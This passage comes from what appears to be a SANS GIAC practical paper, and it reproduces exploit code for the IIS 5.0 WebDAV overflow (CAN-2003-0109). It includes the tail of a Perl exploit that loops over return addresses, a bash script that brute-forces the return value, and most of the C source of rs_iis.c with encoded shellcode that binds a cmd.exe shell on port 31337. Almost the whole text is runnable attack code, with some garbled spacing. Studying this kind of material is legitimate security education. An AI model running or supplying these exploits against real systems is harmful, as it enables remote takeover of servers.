"%ucb85%u7763",
"%ucb8f%u751a",
"%ucb98%u749e",
"%ucba4%u751a",
"%ucbae%u749f",
"%ucbd0%u77db",
"ucc05%u749f",
"%ucc53%u76ae",
"%ucc81%u6df5",
"%ucc89%u6df5",
"%ucc8a%u76ae",
"%uccb5%u7901",
"%uccc7%u760d",
"%uccd6%u741b",
"%uccda%u760d",
"%ucd00%u741b",
"%ucd0f%u7901",
"%ucd2a%u741b",
"%ucd31%u7901",
"%ucd3c%u7518",
"%ucd3c%u7901",
"%ucdb0%u7761",
"%ucdb5%u7761",
```

SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%ucdb8%u7761",
"%ucdf4%u741b",
"%ucdf9%u77e5",
"%uce2e %u7518",
"%uce46%u741b",
"%uce6a%u77e5",
"%uce74%u7518",
"%uce93%u77e5",
"%uce98%u7518",
"%ucf69%u6df5",
"%ucf71%u6df5",
"%ucf9c%u76ae",
"%ucfa6%u76ae",
"%ud067%u77db",
"%ud0a2%u77db",
"%ud0c5%u6b32",
"%ud109%u6b32",
"%ud11b%u77dc",
"%ud163% u7901",
"%ud17c%u7900",
"%ud181%u7900",
"%ud1a6%u749f",
"%ud1d2%u77ac",
"%ud1e0%u7901",
"%ud1ed%u77ac",
"%ud1f7%u749f",
"%ud1f7%u7900",
"%ud1fc%u7900",
"%ud206%u7763",
"%ud21c%u7834",
"%ud221%u7763",
"%ud225%u7834",
"%ud259%u6df5",
"%ud279%u 749f",
"%ud287%u7834",
"%ud290%u7834",
"%ud2b6%u77e5",
"%ud2cd%u7900",
"%ud2d2%u7900",
"%ud2e1%u741b",
"%ud2f5%u741b",
"%ud2f5%u77e5",
"%ud309%u741b",
"%ud31d%u741b",
"%ud38a%u7901",
"%ud3aa%u7763",
"%ud3b9%u7763",
"%ud3bf%u7901",
"%ud3d7%u7 763",
"%ud3db%u77dc",
"%ud4f5%u6b32",
"%ud514%u77ac",
"%ud51e%u77ac",
"%ud52d%u77e5",
"%ud539%u6b32",
"%ud541%u6df5",
"%ud545%u7800",
"%ud6dc%u77d7",
"%ud6e2%u77a5",
"%ud700%u77e2",
"%ud75b%u7900",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%ud780%u7900",
"%ue00e%u7900",
"%ue010%u77 38",
"%ue020%u77db",
"%ue02b%u77ac",
"%ue04c%u7738",
"%ue04e%u6ed4",
"%ue056%u6ed4",
"%ue0ad%u779e",
"%ue0af%u7800",
"%uec00%u672e",
"%uf906%u7800",
"%uf909%u7763",
"%uf93f%u7763",
"%uf942%u751a",
"%uf94b%u77e9",
"%uf964%u77ac",
"%uf966%u776 3",
"%uf968%u751a",
"%uf974%u77ac",
"%uf981%u751a",
"%uf991%u7763",
"%uf9a6%u7300",
"%uf9b3%u751a",
"%uf9c2%u7763",
"%uf9cd%u751a",
"%uf9e9%u7763",
"%uf9fb%u7300"
);
```

Loop through return addresses and try exploit

```
foreach my $return_address (@r eturn_addresses)
{
```

Build attack vector

```
######### return address ############
my $return_address_part="";
$return_address_part="";
$return_address_part.="%u3073";
$return_address_part.="%u3075";
$return_address_part.="%u3074";
$return_address_part. =$return_address;
$return_address_part.="%ucc38"x22;
####################################

############ offsets ##############
my $offset_len=280;
my $offset_part="X"x$offset_len;
####################################
my $shellcode_len=$url_len -(length($return_address_part)/6+$offset_len);

my $offset_of_part_shell=0;
print "len -> $url_len=$shellcode_len:$offset_len  \n";


my
$decoder_str="%uC931%u79B1%uc1fe%ucb01%uc38b%uc789%uc289%uc931%u9041%u9041%uc38b
%uc801%u338b%uce8b%u308b%uc68b%uc801%u00b4%  uc689%uc78b%u3089%uc931%u03b1%u9041%u
cb01%u9047%uf989%ud129%uc031%ue0b0%u03b4%uc129%uc985%uca75%uc985";
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
my $decoder_str_len=length($decoder_str)/6;
my $patch_esp=" \x44\x45\x76\x76";
my $nop="%u0048%u0048";
my $encoded_str="${nop}${patch_esp}${shellcode  }";
my $unicoded_encoded_str_len=4*5;

my $shellcode_part="";
$shellcode_part="";
$shellcode_part.=$decoder_str;
$shellcode_part.=$encoded_str;
$shellcode_part.="A"x($shellcode_len  -($decoder_str_len+length($encoded_str)  -
$unicoded_encoded_str_len -1));

my $url="/${offset_part}${return_address_part}${shellcode_part}";
for my $METHOD ("LOCK")
{
my $string_to_send="$METHOD $url
HTTP/1.1 \r\n${host_header}${destination}${lock_token}${translate_f}${depth}Conte
nt-Type: text/xml \r\nContent-Length:
```

Connec t to target and run exploit

```
$length_of_body \r\n${connection_str} \r\n${body}";
my $results="";
$results="";
```

Set up a loop to test for res ults

```
while($results eq "")
{
print STDERR "Retrying Connection...  \n";
```

Test for results

```
$results=sendraw2("GET  / HTTP/1.0 \r\n\r\n",$host,$port,15);
if($results eq "")
{
sleep(1);
}
```

} End of loop to test Results

```
print STDERR "Trying with [$return_address]  \n";
$results=sendraw2($string_to_send,$host,$port,15);
if($results eq "")
{
print "Connection refused : Server crashed? \n";
}else{
print "Failed to exploit: Server not crashed  \n";
}
}
```

} End of exploit loop

```
sub sendraw2
{
my ($pstr,$realip,$realport,$timeout)=@_;
my $target2=inet_aton($realip);

my $flagexit=0;
$SIG{ALRM}= \&ermm;
```

© SANS Institute 2004, Author retains full rights.

```
socket(S,PF_INE T,SOCK_STREAM,getprotobyname('tcp')||0) || return "0";
#die("Socket problems");
alarm($timeout);
if(connect(S,pack "SnA4x8",2,$realport,$target2))
{
alarm(0);
my @in;
select(S); $|=1;
print $pstr;
alarm($timeout);
while(<S>){
if($flagexit == 1)
{
close (S);
return "Timeout";
}
push @in, $_;
}
alarm(0);
select(STDOUT);
close(S);
return join '',@in;
}else{
close(S);
return "";
}
}

sub ermm
{
$flagexit=1;
close (S);
}
```

Variant coded by RoMaNSoft

Shell Script to Brute Force the E xploit

```
#!/bin/bash
# Brute forcing script for rs_iis.c exploit. (c) RoMaNSoFt. 27/03/2003

TIMEOUT=30
```

Check user enters a host name or Address

```
#if [ $#  -ne 1 ] ; then
  echo "Usage: $0 <host>"
  exit
fi
```

Set up a loop from 1 – 255

```
for i in `seq 1 255`  ; do
```

Convert to Hexadecimal format the create the RET value

```
  h=`printf "0x%.2x%.2x" $i $i`
  echo  -e "\nTrying with RET=$h"
```

© SANS Institute 2004, Author retains full rights.

Run code with RET value

```
  ./rs_iis $1 80 31337 $h
  echo "Waiting for $TIMEOUT seconds..."
  sleep $TIMEOUT
done

echo "If you  reach this point, exploitation has failed :  -)"
```

Exploit Code rs_iis.c

```
/************************************/
/* IIS 5.0 WebDAV  -Proof of concept - */
/* [ Bug: CAN -2003-0109 ]            */
/* By Roman Medina -Heigl Hernandez   */
/* aka RoMaNSoFt <roman @rs-labs.com> */
/* Madrid, 23.Mar.2003               */
/* ================================= */
/* Public release. Version 1.         */
/* ---------------------------------   */
/*    -= http://www.rs -labs.com/ = -    */
/************************************/

/*
================================================================================
==================
 * --[ READ ME ]
 *
 *   This exploit is mainly a proof of concept of the recently discovered
ntdll.dll bug (which may be
 * exploited in many other pr ograms, not necessarily IIS). Practical
exploitation is not as easy as
 * expected due to difficult RET guessing mixed with possible IIS crashes (which
makes RET brute
 * forcing a tedious work). The shellcode included here will bind a cmd.exe
shell to a g iven port
 * at the victim machine so it could be problematic if that machine is protected
behind a firewall.
 * For all these reasons, the scope of this code is limited and mainly intended
for educational
 * purposes. I am not responsible of possible dama  ges created by the use of this
exploit code.
 *
 *   The program sends a HTTP request like this:
 *
 * SEARCH /[nop] [ret][ret][ret] ... [ret] [nop][nop][nop][nop][nop] ... [nop]
[jmpcode] HTTP/1.1
 * {HTTP headers here}
 * {HTTP body with webDAV content }
 * 0x01 [shellcode]
 *
 *   IIS converts the first ascii string ([nop]...[jmpcode]) to Unicode using
UTF-16 encoding (for
 * instance, 0x41 becomes 0x41 0x00, i.e. an extra 0x00 byte is added) and it is
the resultant
 * Unicode string the one producing  the overflow. So at first glance, we cannot
include code here
```

© SANS Institute 2004, Author retains full rights.

```
 * (more on this later) because it would get corrupted by 0x00 (and other)
inserted bytes. Not at
 * least using the common method. Another problem that we will have to live with
is our RET valu e
 * being padded with null bytes, so if we use 0xabcd in our string, the real RET
value (i.e. the
 * one EIP will be overwritten with) would be 0x00ab00cd. This is an important
restriction.
 *
 *   We  have two alternatives:
 *
 * 1) The easy one: find an y occurrences of our ascii string (i.e. before it
gets converted to
 *    the Unicode form) in process memory. Problem: normally we should find it
by debugging the
 *    vu lnerable application and then hardcode the found address (which will be
the RET addr ess)
 *    in our exploit code. This RET address is variable, even for the same
version of OS and app
 *    (I mean, different instances of the same application in the same machine
could make the
 *    guessed RET address invalid at different moments). Now    add the restriction
of RET value
 *    padded with null -bytes. Anyway, the main advantage of this method is that
we will not have
 *    to deal with 0x00 -padded shellcode.
 *
 * 2) The not so -easy one: you could insert an encoded shellcode in such a way
that when the app
 *    expands the ascii string (with the encoded shellcode) to Unicode, a valid
shellcode is
 *    automagically placed into memory. Please, refer to Chris Anley's "venetian
exploit" paper
 *    to read more about this. Dave Aitel also ha  s a good paper about this
technique and indeed
 *    he released code written in Python to encode shellcode (I'm wondering if
he will release a
 *    working tool for that purpose, since the actual code was released as part
of a commercial
 *    product, s o it cannot be run without buying the whole product, despite the
module itself
 *    being free!). Problem: it is not so easy as the first method ;   -)
Advantage: when the over -
 *    flow happens, some registers may point to our Unicoded string (where our
Unicoded -shellcode
 *    lives in), so we don't need to guess the address where shellcode will be
placed and the
 *    chance of a successful exploitation is greatly improved. For instance, in
this case, when
 *    IIS is overflowed, ECX register points to   the Unicode string. The idea is
then fill in
 *    RET value with the fixed address of code like "call %ecx". This code may
be contained in
 *    any previosly -loaded library, for example).
 *
 *   Well, guess it... yes... I chose the easy method :  -) Perh aps I will rewrite
the exploit
 * using method 2, but I cannot promise that.
 *
 *   Let's see another problem of the method 1 (which I have used). Not all
Unicode conversions
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 * result in a 0x00 byte being added. This is true for ascii characters lower o   r
equal to 0x7f
 * (except for some few special characters, I'm not sure). But our shellcode
will have bytes
 * greater than 0x7f value. So we don't know the exact length of the Unicoded   -
string containing
 * our shellcode (some ascii chars will expand to m  ore than 2 bytes, I think).
As a result,
 * sometimes the exploit may not work, because no exact length is matched. For
instance, if you
 * carry out experiments on this issue, you could see that IIS crashes (overflow
occurs) when
 * entering a query like  SEARCH /AAAA...AAA HTTP/1.1, with 65535 A's. Same
happens with 65536.
 * But with different values seems NOT to work. So matching the exact length is
important here!
 *
 *   What I have done, it is to include a little "jumpcode" instead of the
shellcode i tself. The
 * jumpcode is placed into the "critical" place and has a fixed length, so our
string has always
 * a fixed length, too. The "variable" part (the shellcode) is placed at the end
of the HTTP
 * request (so you can insert your own shellcode and re  move the one I'm using
here, with no apparent
 * problem). To be precise, the end of the request will be: 0x01 [shellcode].
The 0x01 byte marks
 * the beginning of the shellcode and it is used by the jumpcode to find the
address where shell -
 * code begins  and jump into it. It is not possible to hardcode a relative jump,
because HTTP
 * headers have a variable length (think about the "Host:" header and you will
understand what
 * I'm saying). Well, really, the exploit could have calculated the relative
jump itself (other
 * problems arise like null -bytes possibly contained in the offset field) but I
have prefered to
 * use the 0x01 trick. It's my exploit, it's my choice :  -)
 *
 *   After launching the exploit, several things may happen:
 * - the exploit is  successful. You can connect to the bound port of victim
machine and get a
 *   shell. Great. Remember that when you issue an "exit" command in the shell
prompt, the pro -
 *   cess will be terminated. This implies that IIS could die.
 * - exploit returns a  "server not vulnerable" response. Really, the server may
not be vulnerable
 *   or perhaps the SEARCH method used by the exploit is not permitted (the bug
can still be
 *   exploited via GET, probably) or webDAV is disabled at all.
 * - exploit did not get  success (which is not strange, since it is not easy to
guess RET value)
 *   but the server is vulnerable. IIS will probably not survive: a "net start
w3svc" could be
 *   needed in the victim machine, in order to restart the WWW service.
 *
 *   The fol lowing log shows a correct exploitation:
 *
 * roman@goliat:~/iis5webdav> gcc   -o rs_iis rs_iis.c
 * roman@goliat:~/iis5webdav> ./rs_iis roman
 * [*] Resolving hostname ...
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 * [*] Attacking port 80 at roman (EIP = 0x00480004)...
 * [*] Now open anot her console/shell and try to connect (telnet) to victim port
31337...
 *
 * roman@goliat:~/iis5webdav> telnet roman 31337
 * Trying 192.168.0.247...
 * Connected to roman.
 * Escape character is '^]'.
 * Microsoft Windows 2000 [Versi¢n 5.00.2195]
 * (C) C opyright 1985 -2000 Microsoft Corp.
 *
 * C: \WINNT \system32>
 *
 *
 *   I am not going to show logs for the faulty cases. I'm pretty sure you will
see them very
 * soon : -) But yes, the exploit works, perhaps a little fine  -tunning may be
required, though .
 * So please, do NOT contact me telling that the exploit doesn't work or things
like that. It
 * worked for me and it will work for you, if you're not a script   -kiddie. Try to
attach to the
 * IIS process (inetinfo.exe) with the help of a debugger (OllyDb   g is my
favourite) on the
 * victim machine and then launch the exploit against it. Debugger will break
when the first
 * exception is produced. Now place a breakpoint in 0x00ab00cd (being 0xabcd the
not -unicoded
 * RET value) and resume execution until yo  u reach that point. Finally, it's
time to search
 * the memory looking for our shellcode. It is nearly impossible (very low
chance) that our
 * shellcode is found at any 0x00**00**  -form address (needed to bypass the RET
restriction
 * imposed by Unicode co nversion) but no problem: you have a lot of NOPs before
the shellcode
 * where you could point to. If EIP is overwritten with the address of such a
NOP, program flow
 * will finish reaching our shellcode. Note also that among the two bytes of RET
that we h ave some
 * kind of control, the more important is the first one, i.e. the more
significant. In other
 * words, interesting RET values to try are: 0x0104, 0x0204, 0x0304, 0x0404,
0x0504, ...,
 * and so on, till 0xff04. As you may have noticed, the last byt   e (0x04) is
never changed because
 * its weight is minimal (256 between aprox. 65000 NOP's is not appreciable).
 *
 *   I will be happy to receive ideas, comments and feedback about issues
related to this exploit
 * and the exploited vulnerability itself.   Drop me an e -mail. No script -kiddies,
please.
 *
 *   My best wishes,
 * --Roman
 *
 * ========================================================================    --[ EOT ] --
====================
 */
```

Load all the libraries needed

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
#include <stdio.h>
#include <e rrno.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>

// Change to fit your need
#define  RET             0x4804          // EIP = 0x00480004
#define  LOADLIBRARYA    0x01 00107c
#define  GETPROCADDRESS  0x01001034

// Don't change this
#define  PORT_OFFSET     1052
#define  LOADL_OFFSET    798
#define  GETPROC_OFFSET  815
#define  NOP             0x90
#define  MAXBUF          100000


/*
 * LoadLibraryA IT Address   := 0100  107C
 * GetProcAddress IT Address := 01001034
 */
```

Set up shell code for Exploit

```
unsigned char shellcode[] =           // Deepzone shellcode
  "\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\x58\x33\xc9\xb1\x1c"
  "\x90\x90\x90\x90\x03\xf1\x56\x5f\x33\xc9\x66\xb9\x95\x04"
  "\x90\x90\x90\xac\x34\x99\xaa\xe2\xfa\x71\x99\x99\x99\x99"
  "\xc4\x18\x74\x40\xb8\xd9\x99\x14\x2c\x6b\xbd\xd9\x99\x14"
  "\x24\x63\xbd\xd9\x99\xf3\x9e\x09\x09\x09\x09\xc0\x71\x4b"
  "\x9b\x99\x99\x14\x2c\xb3\xbc\xd9\x99\x14\x24\xaa\xbc\xd9"
  "\x99\xf3\x93\x09\x09\x09\x09\xc0\x71\x23\x9b\x99\x99\xf3"
  "\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x7c\xbc\xd9\x99"
  "\xcf\x14\x2c\x70\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9\x99"
  "\xf3\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x74\xbc\xd9"
  "\x99\xcf\x14\x2c\x68\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9"
  "\x99\x5e\x1c\x6c\xbc\xd9\x99\xdd\x99\x99\x99\x14\x2c\x6c"
  "\xbc\xd9\x99\xcf\x66\x0c\xae\xbc\xd9\x99\x14\x2c\xb4\xbf"
  "\xd9\x99\x34\xc9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\xa8\xbf"
  "\xd9\x99\x34\xc9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\x68\xbc"
  "\xd9\x99\x14\x24\xb4\xbf\xd9\x99\x3c\x14\x2c\x7c\xbc\xd9"
  "\x99\x34\x14\x24\xa8\xbf\xd9\x99\x32\x14\x24\xac\xbf\xd9"
  "\x99\x32\x5e\x1c\xbc\xbf\xd9\x99\x99\x99\x99\x99\x5e\x1c"
  "\xb8\xbf\xd9\x99\x98\x98\x99\x99\x14\x2c\xa0\xbf\xd9\x99"
  "\xcf\x14\x2c\x6c\xbc\xd9\x99\xcf\xf3\x99\xf3\x99\xf3\x89"
  "\xf3\x98\xf3\x99\xf3\x99\x14\x2c\xd0\xbf\xd9\x99\xcf\xf3"
  "\x99\x66\x0c\xa2\xbc\xd9\x99\xf1\x99\xb9\x99\x99\x09\xf1"
  "\x99\x9b\x99\x99\x66\x0c\xda\xbc\xd9\x99\x10\x1c\xc8\xbf"
  "\xd9\x99\xaa\x59\xc9\xd9\xc9\xd9\xc9\x66\x0c\x63\xbd\xd9"
  "\x99\xc9\xc2\xf3\x89\x14\x2c\x50\xbc\xd9\x99\xcf\xca\x66"
  "\x0c\x67\xbd\xd9\x99\xf3\x9a\xca\x66\x0c\x9b\xbc\xd9\x99"
  "\x14\x2c\xcc\xbf\xd9\x99\xcf\x14\x2c\x50\xbc\xd9\x99\xcf"
  "\xca\x66\x0c\x9f\xbc\xd9\x99\x14\x24\xc0\xbf\xd9\x99\x32"
  "\xaa\x59\xc9\x14\x24\xfc\xbf\xd9\x99\xce\xc9\xc9\xc9\x14"
  "\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3"
  "\xa9\x66\x0c\xd6\xbc\xd9\x99\x72\xd4\x09\x09\x09\xaa\x59"
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  "\xc9\x14\x24\xfc\xbf\xd9\x99\xce\xc9\xc9\xc9\x14\x2c\x70"
  "\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3\xc9\x66"
  "\x0c\xd6\xbc\xd9\x99\x1a\x24\xfc\xbf\xd9\x99\x9b\x96\x1b"
  "\x8e\x98\x99\x99\x18\x24\xfc\xbf\xd9\x99\x98\xb9\x99\x99"
  "\xeb\x97\x09\x09\x09\x09\x5e\x1c\xfc\xbf\xd9\x99\x99\xb9"
  "\x99\x99\xf3\x99\x12\x1c\xfc\xbf\xd9\x99\x14\x24\xfc\xbf"
  "\xd9\x99\xce\xc9\x12\x1c\xc8\xbf\xd9\x99\xc9\x14\x2c\x70"
  "\xbc\xd9\x99\x34\xc9\x66\x0c\xde\xbc\xd9\x99\xf3\xc9\x66"
  "\x0c\xd6\xbc\xd9\x99\x12\x1c\xfc\xbf\xd9\x99\xf3\x99\xc9"
  "\x14\x2c\xc8\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99"
  "\x34\xc9\x66\x0c\x93\xbc\xd9\x99\xf3\x99\x14\x24\xfc\xbf"
  "\xd9\x99\xce\xf3\x99\xf3\x99\xf3\x99\x14\x2c\x70\xbc\xd9"
  "\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3\xc9\x66\x0c\xd6"
  "\xbc\xd9\x99\xaa\x50\xa0\x14\xfc\xbf\xd9\x99\x96\x1e\xfe"
  "\x66\x66\x66\xf3\x99\xf1\x99\xb9\x99\x99\x09\x14\x2c\xc8"
  "\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66"
  "\x0c\x97\xbc\xd9\x99\x10\x1c\xf8\xbf\xd9\x99\xf3\x99\x14"
  "\x24\xfc\xbf\xd9\x99\xce\xc9\x14\x2c\xc8\xbf\xd9\x99\x34"
  "\xc9\x14\x2c\x74\xbc\xd9\x99\x34\xc9\x66\x0c\xd2\xbc\xd9"
  "\x99\xf3\xc9\x66\x0c\xd6\xbc\xd9\x99\xf3\x99\x12\x1c\xf8"
  "\xbf\xd9\x99\x14\x24\xfc\xbf\xd9\x99\xce\xc9\x12\x1c\xc8"
  "\xbf\xd9\x99\xc9\x14\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c"
  "\xde\xbc\xd9\x99\xf3\xc9\x66\x0c\xd6\xbc\xd9\x99\x70\x20"
  "\x67\x66\x66\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66\x0c\x8b"
  "\xbc\xd9\x99\x14\x2c\xc4\xbf\xd9\x99\x34\xc9\x66\x0c\x8b"
  "\xbc\xd9\x99\xf3\x99\x66\x0c\xce\xbc\xd9\x99\xc8\xcf\xf1"
  "\xe5\x89\x99\x98\x09\xc3\x66\x8b\xc9\xc2\xc0\xce\xc7\xc8"
  "\xcf\xca\xf1\xad\x89\x99\x98\x09\xc3\x66\x8b\xc9\x35\x1d"
  "\x59\xec\x62\xc1\x32\xc0\x7b\x70\x5a\xce\xca\xd6\xda\xd2"
  "\xaa\xab\x99\xea\xf6\xfa\xf2\xfc\xed\x99\xfb\xf0\xf7\xfd"
  "\x99\xf5\xf0\xea\xed\xfc\xf7\x99\xf8\xfa\xfa\xfc\xe9\xed"
  "\x99\xea\xfc\xf7\xfd\x99\xeb\xfc\xfa\xef\x99\xfa\xf5\xf6"
  "\xea\xfc\xea\xf6\xfa\xf2\xfc\xed\x99\xd2\xdc\xcb\xd7\xdc"
  "\xd5\xaa\xab\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xf0\xe9\xfc"
  "\x99\xde\xfc\xed\xca\xed\xf8\xeb\xed\xec\xe9\xd0\xf7\xff"
  "\xf6\xd8\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6\xfa\xfc"
  "\xea\xea\xd8\x99\xc9\xfc\xfc\xf2\xd7\xf8\xf4\xfc\xfd\xc9"
  "\xf0\xe9\xfc\x99\xde\xf5\xf6\xfb\xf8\xf5\xd8\xf5\xf5\xf6"
  "\xfa\x99\xcb\xfc\xf8\xfd\xdf\xf0\xf5\xfc\x99\xce\xeb\xf0"
  "\xed\xfc\xdf\xf0\xf5\xfc\x99\xca\xf5\xfc\xfc\xe9\x99\xda"
  "\xf5\xf6\xea\xfc\xd1\xf8\xf7\xfd\xf5\xfc\x99\xdc\xe1\xf0"
  "\xed\xc9\xeb\xf6\xfa\xfc\xea\xea\x99\xda\xf6\xfd\xfc\xfd"
  "\xb9\xfb\xe0\xb9\xe5\xc3\xf8\xf7\xb9\xa5\xf0\xe3\xf8\xf7"
  "\xd9\xfd\xfc\xfc\xe9\xe3\xf6\xf7\xfc\xb7\xf6\xeb\xfe\xa7"
  "\x9b\x99\x86\xd1\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x95\x99\x99\x99\x99\x99\x99\x99\x98\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\xda\xd4\xdd\xb7\xdc\xc1\xdc\x99\x99\x99\x99\x99"
  "\x89\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
  "\x99\x99\x99\x99\x99\x99\x90\x90\x90\x90\x90\x90\x90";
```

Set up the Jump Code

```
unsigned char jumpcode[] = " \x8b\xf9\x32\xc0\xfe\xc0\xf2\xae\xff\xe7";
/* mov edi, ecx
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 * xor al, al
 * inc al
 * repnz scasb
 * jmp edi
 */
```

Set up the XML r equest for WebDAV

```
char body[] = "<?xml version= \"1.0\"?>\r\n<g:searchrequest
xmlns:g= \"DAV: \">\r\n" \
  "<g:sql> \r\nSelect \"DAV:displayname \" from
scope() \r\n</g:sql> \r\n</g:searchrequest> \r\n";


/* Our code starts here */
int main (int argc, char **arg v)
{

  unsigned long ret;
  unsigned short port;
  int tport, bport, s, i, j, r, rt=0;
  struct hostent *h;
  struct sockaddr_in dst;
  char buffer[MAXBUF];
```

Check the correct number of parameters have been input

```
  if (argc < 2 || argc > 5)
       {
         pri ntf("IIS 5.0 WebDAV Exploit by RoMaNSoFt <roman@rs  -labs.com>.
23/03/2003 \nUsage: %s <target host> [target port] [bind port] [ret]  \nE.g 1: %s
victim.com \nE.g 2: %s victim.com 80 31337 %#.4x  \n", argv[0], argv[0], argv[0],
RET);
         exit( -1);
       }
```

Set up target port – set to 80 if none given

```
  // Default target port = 80
  if (argc > 2)
       tport = atoi(argv[2]);
  else
       tport = 80;
```

Set up bind port for exploit to connect to – set to 31337 if none given

```
  // Default bind port = 31337
  if (argc > 3)
       bport = a toi(argv[3]);
  else
       bport = 31337;
```

Set up return value

```
  // Default ret value = RET
  if (argc > 4)
       ret = strtoul(argv[4], NULL, 16);
  else
       ret = RET;
```

© SANS Institute 2004, Author retains full rights.

```
  if ( ret > 0xffff || (ret & 0xff) == 0 || (ret & 0xff00) == 0 )
       {
         fprintf(stderr, "RET val ue must be in 0x0000 -0xffff range and it may not
contain null -bytes \nAborted! \n");
         exit( -2);
       }
```

Check bind port does not contain any null - bytes

```
  // Shellcode patching
  port = htons(bport);
  port ^= 0x9999;

  if ( ((port & 0xff) == 0) || ((po  rt & 0xff00) == 0) )
       {
         fprintf(stderr, "Binding -port contains null -byte. Use another
port. \nAborted! \n");
         exit( -3);
       }

  *(unsigned short *)&shellcode[PORT_OFFSET] = port;
  *(unsigned long *)&shellcode[LOADL_OFFSET] = LOADLIBRARYA ^ 0x99999999;
  *(unsigned long *)&shellcode[GETPROC_OFFSET] = GETPROCADDRESS ^ 0x99999999;
  // If the last two items contain any null  -bytes, exploit will fail.
  // WARNING: this check is not performed here. Be careful and check it for
yourself!
```

Check the hostname supplied is valid

```
  // Resolve hostname
  printf("[*] Resolving hostname ...  \n");
  if ((h = gethostbyname(argv[1])) == NULL)
       {
         fprintf(stderr, "%s: unknown hostname  \n", argv[1]);
         exit( -4);
       }
```

Set up connection de tails

```
  bcopy(h ->h_addr, &dst. sin_addr, h ->h_length);
  dst.sin_family = AF_INET;
  dst.sin_port = htons(tport);
```

Create the socket to use for connection to target

```
  // Socket creation
  if ((s = socket(AF_INET, SOCK_STREAM, 0)) ==   -1)
       {
         perror("Failed to create socket");
         exit(-5);
       }
```

Connect to target using socket created

```
  // Connection
  if (connect(s, (struct sockaddr *)&dst, sizeof(dst)) ==   -1)
```

© SANS Institute 2004, Author retains full rights.

```
      {
        perror("Failed to connect");
        exit(-6);
      }
```

Create string to use for overflow

```
  // Build malicious string...
  printf("[*] Attacking port %i at %s (EIP = %#.4x%.4x)...  \n", tport, argv[1],
((ret >> 8) & 0xff), ret & 0xff);
```

Copy “SEARCH /” into buffer

```
  bzero(buffer, MAXBUF);
  strcpy(buffer, "SEARCH /");

  i = strlen(buffer);
```

Insert a NOP

```
  buffer[i] = NOP;          // Align for RET overwrite
```

Insert buffer with 1075 occurrences of 0x4804 (RET)

```
  // Normally, EIP will be overwritten with buffer[8+2087] but I prefer to fill
some more bytes ; -)
  for (j=i+1; j < i+2150; j+=2)
      *(unsigned short *)&buffer[j] =  (unsigned short)ret;
```

Pad buffer with NOP’s

```
  // The rest is padded with NOP's. RET address should point to this zone!
  for (; j < i+65535 -strlen(jumpcode); j++)
      buffer[j] = NOP;
```

Insert jump code

```
  // Then we skip the body of the HTTP request
  memcpy (&buffer[j], jumpcode, strlen(jumpcode));
```

Insert HTTP request

```
  strcpy(buffer+strlen(buffer), " HTTP/1.1  \r\n");
  sprintf(buffer+strlen(buffer), "Host: %s  \r\nContent-Type: text/xml \r\nContent-
Length: %d \r\n\r\n", argv[1], strlen(body) + strlen(shellcode)  );
  strcpy(buffer+strlen(buffer), body);
```

Insert 0x01 to mark shell code

```
  // This byte is used to mark the beginning of the shellcode
  memset(buffer+strlen(buffer), 0x01, 1);
```

Insert shell code

```
  // And finally, we land into our shellcode
  memse t(buffer+strlen(buffer), NOP, 3);
```

© SANS Institute 2004, Author retains full rights.

```
  strcpy(buffer+strlen(buffer), shellcode);
```

Send the malicious request

```
  // Send request
  if (send(s, buffer, strlen(buffer), 0) != strlen(buffer))
      {
        perror("Failed to send");
        exit(-7);
      }
```

Inform attacker to c onnect to port 31337 using telnet

```
  printf("[*] Now open another console/shell and try to connect (telnet) to
victim port %i... \n", bport);

  // Receive response
  while ( (r=recv(s, &buffer[rt], MAXBUF  -1, 0)) > 0)
      rt += r;
  // This code is not bullet -proof. An evil WWW server could return a response
bigger than MAXBUF
  // and an overflow would occur here. Yes, I'm lazy... :  -)

  buffer[rt] = ' \0';
```

Display unsuccessful message if needed

```
  if (rt > 0)
      printf("[*] Victim server issued the followin  g %d bytes of response: \n--
\n%s\n--\n[*] Server NOT vulnerable! \n", rt, buffer);
  else
    printf("[*] Server is vulnerable but the exploit failed! Change RET value
